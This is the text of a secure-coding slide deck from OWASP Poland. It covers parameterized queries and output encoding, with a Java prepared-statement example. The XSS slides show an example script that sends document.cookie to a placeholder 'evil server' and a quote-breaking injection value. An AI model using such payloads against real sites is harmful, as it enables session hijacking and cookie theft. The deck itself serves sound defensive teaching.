Ten Commandments of Secure
Coding
OWASP Top Ten Proactive Controls
Mateusz Olejarka
OWASP Poland
Mateusz Olejarka @molejarka
• Senior IT Security Consultant
@SecuRing
• Ex-developer
• OWASP Poland since 2011
OWASP
O = Open
• Docs & tools
– free
– Creative Commons license
– open source
• Build with open collaboration in mind
– Each one of you can join
3
OWASP Poland Chapter
• Since 2007
• Meetings: Kraków, Poznań, Warszawa
• Free entry
• Supporters:

4Developers 2014* questionnaire
* SecuRing’s study „Praktyki wytwarzania bezpiecznego oprogramowania w
polskich firmach – 2014”
• 62% companies do not educate programmers on
application security
• >50% companies do not consider security during the
design stage
• 73% participants confirmed, that they fixed security
related issues
• only 42% confirmed, that they do security testing
before production deployment

OWASP Top10 Risk vs
OWASP Top10 Proactive Controls
Disclaimer
• Do not rely your application security on Top
10 *
– It is purely educational material
– Each application has its own risk profile
Thou shalt parametrize
queries
1: Parametrize queries

SQL/LDAP/XML/cmd/…-injection
Easily exploitable
• Simple to use tools exist
Devastating impact
Źródło: http://xkcd.com/327/

Best practices
#1 Prepared Statements /
Parametrized Queries
#2 Stored Procedures
– Watch for exeptions! (eval,dynamic block, etc.)
#3 Escaping
– risky!
String newName = request.getParameter("newName");
String id = request.getParameter("id");
PreparedStatement pstmt = con.prepareStatement("UPDATE EMPLOYEES
SET NAME = ? WHERE ID = ?");
pstmt.setString(1, newName);
pstmt.setString(2, id);
References
• Bobby Tables: A guide to preventing SQL
injection
• Query Parameterization Cheat Sheet
• SQL Injection Prevention Cheat Sheet
• OWASP Secure Coding Practices Quick
Reference Guide
2: Thou shalt encode data
2: Encode Data

XSS
• Site defacement
• Session hijacking
<script>document.body.innerHTML(“Jim was here”);</script>
<script>
var img = new Image();
img.src="http://<some evil server>.com?” + document.cookie;
</script>

Results of missing encoding
• Session hijacking
• Network scanning
• CSRF prevention bypass
• Site defacement (browser)
• …
• Browser hijack
– vide BeEF

Cross Site Scripting

But when we write output inside pure JavaScript:
<script> var split='<bean:write name="transferFormId"
property="trn_recipient">'; splitRecipient(split); </script>
trn_recipient=';alert('xss');--
<script> var split='';alert('xss');--
